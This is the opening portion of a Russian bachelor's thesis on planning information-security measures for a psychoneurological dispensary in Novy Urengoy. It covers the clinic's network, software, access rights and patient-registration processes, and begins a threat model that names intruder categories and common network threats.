МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ РОССИЙСКОЙ ФЕДЕРАЦИИ
федеральное государственное бюджетное образовательное учреждение
высшего образования
«Тольяттинский государственный университет»

Институт математики, физики и информационных технологий
(наименование института полностью)

Кафедра «Прикладная математика и информатика»
(наименование)

09.03.03 Прикладная информатика
(код и наименование направления подготовки, специальности)

Бизнес-информатика
(направленность (профиль) / специализация)

ВЫПУСКНАЯ КВАЛИФИКАЦИОННАЯ РАБОТА (БАКАЛАВРСКАЯ РАБОТА)

на тему Разработка комплекса мероприятий по обеспечению информационной безопасности для ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер»

Студент Д.С. Равковская
(И.О. Фамилия) (личная подпись)

Руководитель Н.Н. Рогова
(ученая степень, звание, И.О. Фамилия)

Тольятти 2020

Аннотация

Тема «Разработка комплекса мероприятий по обеспечению информационной безопасности для ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер»».

Ключевые слова: система защиты, информационная система, угрозы безопасности, бизнес-процесс, модель угроз, нарушитель безопасности, DLP-система.

Данная выпускная квалификационная работа посвящена разработке комплексной системы защиты информации в Новоуренгойском психоневрологическом диспансере. Работа состоит из трех частей: теоретической, аналитической и проектной.

В первой части выпускной работы рассматриваются базовые понятия и определения. Анализируется нормативно-правовая база в области защиты информации, пути несанкционированного доступа к информационной системе (ИС). Проводится анализ объекта защиты - Новоуренгойского психоневрологического диспансера, его бизнес-процессов. Исследуются угрозы безопасности защищаемой системы и циркулирующей информации учреждения.

Во второй главе исследуется система Dallas Lock 8.0-C, ее особенности и преимущества. Даются рекомендации по разработке комплексной системы защиты в Новоуренгойском психоневрологическом диспансере с использованием системы Dallas Lock 8.0-C.

В третьей главе осуществляется экономическая оценка предложенных мер защиты.

В заключении подводятся итоги проделанной работы.

Выпускная квалификационная работа включает: страниц – 57 с приложением, рисунков - 32, таблиц - 9, источников 28.

Оглавление

Введение 5

Глава 1 Анализ информационной безопасности в организации ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» 7

1.1 Общая характеристика предметной области 7

1.1.1 Характеристика защищаемого объекта 7

1.1.2 Бизнес-процессы учреждения 13

1.2 Анализ угроз безопасности объекта защиты 17

1.2.1 Актуальные угрозы безопасности 17

1.2.2 Разработка модели угроз безопасности 19

1.3 Анализ современных методов защиты информации 20

1.3.1 Анализ подходов по защите 20

1.3.2 Анализ современных DLP-систем 21

1.3.3 Выбор средств защиты 24

Глава 2 Реализация комплекса мер защиты информации для организации ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» 26

2.1 Внедрение средств защиты 26

2.1.1 Внедрение антивирусного средства 26

2.1.2 Внедрение межсетевого экрана 26

2.1.3 Внедрение DLP-системы 32

2.2 Тестирование эффективности проекта системы защиты 37

2.2.1 Проверка эффективности проекта системы защиты 37

2.2.2 Нормативно-правовое обеспечение защиты информации .. 39

Глава 3 Обоснование экономической эффективности проекта 44

3.1 Выбор и обоснование методики расчета экономической 44

эффективности проекта 44

3.1.1 Определение экономической эффективности 44

3.1.2 Угрозы активам 45

3.2. Расчет показателей экономической эффективности проекта 46

Заключение 51

Список используемых источников 53

Приложение А Модель актуальных угроз информационной безопасности ИС ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» 56

Введение

Работа многих организаций неотъемлема от использования информации самого разного плана. Ведь на сегодняшний день информация является ценным товаром, особенно на коммерческом и конкурентном рынке. Особую ценность приобретают сведения, которые используются для достижения задач организаций. Данную информацию называют конфиденциальной. Потенциальная утечка конфиденциальной информации может носить многомиллиардные убытки, особенно в случае крупных корпораций. Вместе с тем, современные компании год от года все чаще подвергаются шпионажам различного уровня и краже конфиденциальных сведений. Часто это связано из-за использования старых средств документооборота и низкой квалификации сотрудников, ответственных за безопасность. Вся ответственность за сохранность важных документов целиком возлагается на грамотную систему защиты информации, создаваемую комплексно.

Актуальность данной выпускной работы обусловлена тем, что возможности злоумышленников по части кражи информации, растут год от года. Совершенствуются и средства защиты информации. Защита данных является важнейшей задачей на государственном уровне в любой стране. Необходимость такой защиты в России нашла выражение в развитии правовой базы информационной безопасности (ИБ), охватывающей все сферы.

В области защиты информации особое место уделяется ИС. Данные системы являются неотъемлемой частью любой современной организации, вне зависимости от ее сферы деятельности и используются повсеместно. Данные системы обслуживают огромное количество пользователей на самых разных уровнях, позволяя автоматизировать работу учреждения в целом и сократить временные затраты.

Современные ИС сложны, и с точки зрения безопасности, в какой-то

степени опасны, даже без возможного вмешательства злоумышленников. Ведь в программном обеспечении постоянно обнаруживаются уязвимые места и новые ошибки. Поэтому сегодня приходится учитывать чрезвычайно широкий спектр программного и аппаратного обеспечения, различные средства инженерно-технической защиты, а также многочисленные связи между компонентами.

Целью выпускной квалификационной работы является разработка комплекса мер по защите информации в Новоуренгойском психоневрологическом диспансере с использованием системы Dallas Lock.

В задачи, в соответствии с поставленной целью, входят:

- анализ нормативно-правовой базы в области защиты информации;
- анализ информационной системы и информационных процессов в Новоуренгойском психоневрологическом диспансере;
- анализ угроз безопасности ИС в Новоуренгойском психоневрологическом диспансере;
- анализ средств защиты информации и системы Dallas Lock;
- разработка системы защиты в Новоуренгойском психоневрологическом диспансере с использованием Dallas Lock;

Объектом исследования данной работы является система защиты в Новоуренгойском психоневрологическом диспансере.

Предметом исследования является организация режима безопасности в Новоуренгойском психоневрологическом диспансере.

Практическая значимость работы заключается в возможности использования описанной системы защиты на практике в аналогичных организациях.

1 Анализ информационной безопасности в организации ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер»

1.1 Общая характеристика предметной области

1.1.1 Характеристика защищаемого объекта

Выпускная квалификационная работа по разработке комплекса мер защиты информации выполнена на основании данных о деятельности ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер». Основные цели и задачи ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» заключаются в лечении пациентов, страдающих психическими расстройствами. Учреждение также создает комплекс программ для обучения больных с психическими расстройствами, способам рационального поведения, направляет на обучение социальным навыкам взаимодействия с другими людьми, навыкам необходимым в повседневной жизни. На рисунке 1 представлена структура учреждения.




Рисунок 1 – Структура учреждения

Защите подлежит информация, циркулирующая во всех отделах, которые временно или на постоянной основе занимаются обработкой персональных данных.

Ведение электронных дел пациентов, запись на прием, получение справок, осуществляется с помощью персональных компьютеров, посредством использования внутренней сети и ИС. Программное обеспечение, используемое на компьютерах ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер»:

– 1С: Предприятие 8.3,
– Сбербанк Бизнес Онлайн,
– Консультант +,
– Гарант,
– Налогоплательщик ЮЛ.

Структура персонала ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» представлена на рисунке 2.

Рисунок 2 – Организационная структура ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер»

Защищаемая информация обрабатывается в регистратуре и системным администратором, осуществляющим управление над сетью учреждения. Архитектура сети данного учреждения представлена по типу «Звезда», что имеет значительное влияние на ее отказоустойчивость и управляемость [1]. Структура существующей локальной сети ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» представлена на рисунке 3.




Рисунок 3 - Структура локальной сети

Подключение рабочих станций к серверу реализовано посредством маршрутизатора. Сеть имеет высокую производительность, проста в настройке и администрировании. Всего сеть ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» насчитывает 23 персональных компьютера. Программно-аппаратное обеспечение компьютеров ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» представлено в таблице 1.

Таблица 1 – Анализ программного обеспечения и аппаратуры учреждения

№	Техническое/программное обеспечение
Техническое обеспечение	
1	Многофункциональное устройство - Canon i-SENSYS MF4870dn
2	Маршрутизатор TL-WR1042ND
3	Ethernet коммутатора MES5148
4	- процессор – Intel Core Duo 2.2GHz; - оперативная память DDR, 4096 Mb; - видеокарта – Intel 82915G Expres 2048 Mb; - сетевая карта – Realtek RTL8139/810x Fast Ethernet; - DVD/CD–RW Sony C320EE; - жесткий диск WD1600JS 320 Gb;
Программное обеспечение	
1	ОС Windows 10
2	1С: Предприятие 8.3
3	Консультант +

Согласно типу обрабатываемой информации, в информационной системе ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер», а также документу «Акт классификации амортизированной системы, предназначенной для обработки конфиденциальной информации», учитывая условия эксплуатации системы, и в соответствии с руководящими документами Гостехкомиссии России, рассматриваемой автоматизированной системе присвоен класс защищенности – 1Г [14].

Функциональная структура АС ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» изображена на схеме ниже (рисунок 4).

Рисунок 4 – Структура информационной системы учреждения

Программное обеспечение, в котором производится обработка конфиденциальной информации, имеет определенный уровень защиты от несанкционированного доступа, включая систему разграничения доступа, а также систему аутентификации пользователей [2]. Разграничение доступа выполняется пользователями, имеющими права администраторов с использованием средств программного обеспечения. Разграничение доступа осуществляется на основе дискреционного метода.

Модель данного метода в информационной инфраструктуре характеризуется разграничением доступа между поименованными объектами и субъектами. Субъект с определенным уровнем доступа может передать это право другому субъекту [3]. Для каждой пары задано явное и недвусмысленное перечисление допустимых типов доступа (читать,

редактировать и т.д.), которые являются санкционированными для данного субъекта (или группы субъектов) к данному ресурсу (объекту).

Матрица прав доступа задана с помощью списков возможностей. Список возможностей связывается с субъектом и определяет его права доступа к различным объектам.

Также в системе установлена многофакторная защита от неавторизованного доступа. Доступ к информации предоставляется сотрудникам после предъявления двух или более доказательств аутентификации. Обычно это следующие рубежи защиты [26]:

- введение логина и пароля,
- код, полученный в SMS или на E-mail,
- в некоторых случаях используется специальный токен и пароли.

Помимо организационных средств в учреждении применяются различные технические устройства и средства, задача которых заключается в предотвращении НСД к информации и иному несанкционированному воздействию [17]. Используется система Web sense Data Protect от компании Point Lane.

К информации ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер», требующей защиты, относятся следующие виды данных (персональные данные пациентов и сотрудников):

- фамилия, имя, отчество сотрудников и пациентов;
- пол;
- дата рождения;
- адрес регистрации по проживанию и по фактическому пребыванию,
- контактный телефон;
- иная контактная информация (электронная почта);
- реквизиты;
- страховой номер индивидуального лицевого счета в Пенсионном фонде России;

– реквизиты документов об образовании;

– документ об образовании.

Вся информация находится в электронном личном деле. В организации 2 группы пользователей, обладающих доступом к информации. В таблице 2 представлены данные группы и действия, осуществляемые пользователями в отношении конфиденциальной информации.

Таблица 2 – Матрица доступа сотрудников к персональным данным

Группа	**Уровень доступа к информации**	**Разрешенные действия**
Пользователь ИС (Руководитель, заместитель руководителя, сотрудники)	Обладает всеми необходимыми атрибутами и правами, обеспечивающими доступ к информации.	Сбор, запись, систематизация, накопление, хранение, использование, передача, удаление, уничтожение.
Администраторы ИС (системный администратор, разработчик ПО)	Обладает полной информацией об ИС. Обладает правами добавления, изменения, удаления учетных записей пациентов.	Настройка, администрирование элементов и ПО. Администрирование учетных записей пользователей. Сбор, запись, систематизация, накопление, хранение, использование, передача, удаление информации

Согласно данным из таблицы 2, доступ к защищаемой информации имеют обе группы санкционированных пользователей ИС.

1.1.2 Бизнес-процессы учреждения

В ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» осуществляется ряд процессов, ключевые из которых представлены ниже. На рисунке 5 представлен процесс записи на прием пациента в ИС ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер».




Рисунок 5 - Диаграмма процесса «Запись на прием»

На диаграмме видно, что весь процесс записи осуществляется в ИС от момента обращения до завершения процесса записи. Информация о пациентах обновляется автоматически. Контекстная модель данного бизнес-процесса представлена на рисунке 6.




Рисунок 6 – Контекстная диаграмма ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер»

Обработка представлена с точки зрения администратора в регистратуре диспансера. Цель заключается в анализе деятельности регистратуры диспансера по учету пациентов.

На рисунке 7 представлен процесс обследования пациента. ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» является юридическим лицом, осуществляет свою деятельность в соответствии с действующим законодательством РФ. Для обеспечения трудовой и финансовой деятельности, а также в целях защиты информации в учреждении используется нормативно-правовая база, основанная на законодательстве РФ.




Рисунок 7 – Диаграмма процесса «Обследование»

На диаграмме также видно, что процесс записи осуществляется путем обработки информации в ИС. Контекстная модель бизнес-процесса представлена на рисунке 8.




Рисунок 8 – Контекстная диаграмма бизнес-процесса «Обследование пациента

Действия администратора [4]**:**

- зарегистрироваться в системе,
- войти в систему,
- получить информацию,
- использовать функции системы.

Диаграмма вариантов использования представлена на рисунке 9.




Рисунок 9 – Действия сотрудника диспансера

В ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» осуществляется ряд мер по защите информации, циркулирующей в информационной инфраструктуре. Сотрудник, регистрирующий обращение пациента, может вносить операции регистрации пациента, данные о заболеваниях, формировать необходимое лечение, амбулаторную карту.

1.2 Анализ угроз безопасности объекта защиты

1.2.1 Актуальные угрозы безопасности

Угрозы безопасности на объекте реализует потенциальный нарушитель. Нарушитель – это лицо, умышленно или неумышленно предпринявшее попытку реализации угрозы информационной безопасности, независимо от предпосылок и используемых методов и средств. Нарушитель может быть, как внутренний, так и внешний [5].

Нарушителей в зависимости от способа, полномочий доступа к подсистемам ИС ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» и уровня квалификации можно подразделить на шесть различных категорий [20]:

- обслуживающий персонал,
- пользователи ИС,
- удаленные пользователи ИС,
- администраторы,
- технический персонал.

Внешние нарушители в зависимости от способа, полномочий доступа к подсистемам ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер», уровня квалификации и мотивов нарушений подразделяются на пять категорий [21]:

- временные пользователи ИС,
- партнёры,

– посетители,

– разработчики ПО,

– внешние злоумышленники.

Одной из причин осуществления несанкционированного доступа к информации, системам или программному обеспечению является отсутствие или некорректность политики контроля доступа [6].

В общем виде, потенциальные источники угроз ИТ-инфраструктуры ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» можно классифицировать следующим образом (рисунок 10).




Рисунок 10 - Источники угроз информационной безопасности ИС

Также среди угроз с использованием ИС ГБУЗ ЯНАО «Новоуренгойский психоневрологический диспансер» и протоколов межсетевого взаимодействия в можно выделить следующие [24]:

- анализ сетевого трафика,
- сканирование сети,
- угроза выявления пароля,
- подмена доверенного объекта сети,
- внедрение ложного объекта сети [7],
- отказ в обслуживании,
- удаленный запуск приложений.

